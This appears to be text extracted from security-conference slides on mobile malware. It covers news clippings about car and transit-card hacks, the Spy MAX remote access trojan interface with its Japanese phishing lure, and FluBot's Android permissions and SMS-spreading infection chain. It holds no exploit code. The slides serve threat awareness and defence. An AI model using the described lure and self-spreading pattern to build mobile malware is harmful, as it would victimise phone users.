



CROWDSTRIKE

FRONTLINE STORIES FROM THE WAR FOR A CLEANER PHONE

GITHUB: [HUUCK](#)
TWITTER: [@HOOKGAB](#)

whoami



INGENIOS! Un ROMÂN a reușit să r
RATB **INGENIOUS! A R**
Autor: AndreiArvinte **to modify public**

Un hacker român a reușit să modifice car
încât acesta nu a mai fost nevoit să plăte
călători.

Drive A Mazda? Your Privacy Could Be Gone In 10 Seconds




Thomas Brewster Forbes Staff
Security
I cover crime, privacy and security in digit



Mazda cars could be vulnerable to a privacy-invading
By Raymond Boyd/Getty Images)


All it might take is a USB stick and 10 se
into a kind of spy mobile.



ILLEGAL MALWARE



RATs




RATs

The image displays the Spy MAX v2.0 Remote Access Trojan (RAT) interface. The main window, titled "Spy MAX - Administrator", shows a list of infected devices on the left, including "Hacked Galaxy" and "Hacked HTC One". The central area displays a simulated Android phone screen with a red warning banner and Japanese text: "お前さんが最近使った電話の料金が非常に高いことが検出され、携帯電話に未知ウイルスが感染した疑いがある。必ずセキュリティプログラムをダウンロードしてウイルスをスキャンしてください。要求通りに操作しないと、遠隔機能が停止されます。" (Your recent phone bill is unusually high, suggesting an unknown virus infection on your mobile phone. Please download a security program to scan for viruses. If you do not follow the requirements, remote functionality will be stopped.) Below the text is a red "ダウンロード" (Download) button. Further down, the screen shows "Android™ 8.0未満の設定方法" (Android™ 8.0 or below settings method) with a sequence of three screenshots illustrating the steps to enable installation of unknown apps. A "セキュリティ" (Security) dialog box is overlaid on the right, asking "このアプリをインストールしますか?" (Do you want to install this app?) with "キャンセル" (Cancel) and "インストール" (Install) options. At the bottom, a menu lists various tools: Account Manager, Camera Manager, Shell Terminal, Informations, Applications, Microphone, and Server. The status bar at the very bottom shows "Incoming Operations 0", "Received 0 Bytes", "Sent 0 Bytes", and "Ports 7744 999".



Flubot



Flubot

android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.CALL_PHONE
android.permission.DISABLE_KEYGUARD
android.permission.EXPAND_STATUS_BAR
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.NFC
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_SYNC_SETTINGS
android.permission.READ_SYNC_STATS
android.permission.RECEIVE_SMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS
android.permission.WAKE_LOCK
android.permission.WRITE_SMS
android.permission.WRITE_SYNC_SETTINGS



Flubot

FluBot Infection Pattern



The victim receives a malicious SMS text message




The victim opens the URL



Victim installs & opens the malicious application



Malware uploads contacts to Command & Control Center




Malware download s a list of target contacts from C&C



Malware infects further devices by sending SMS to target contacts



Flubot




CROWDSTRIKE








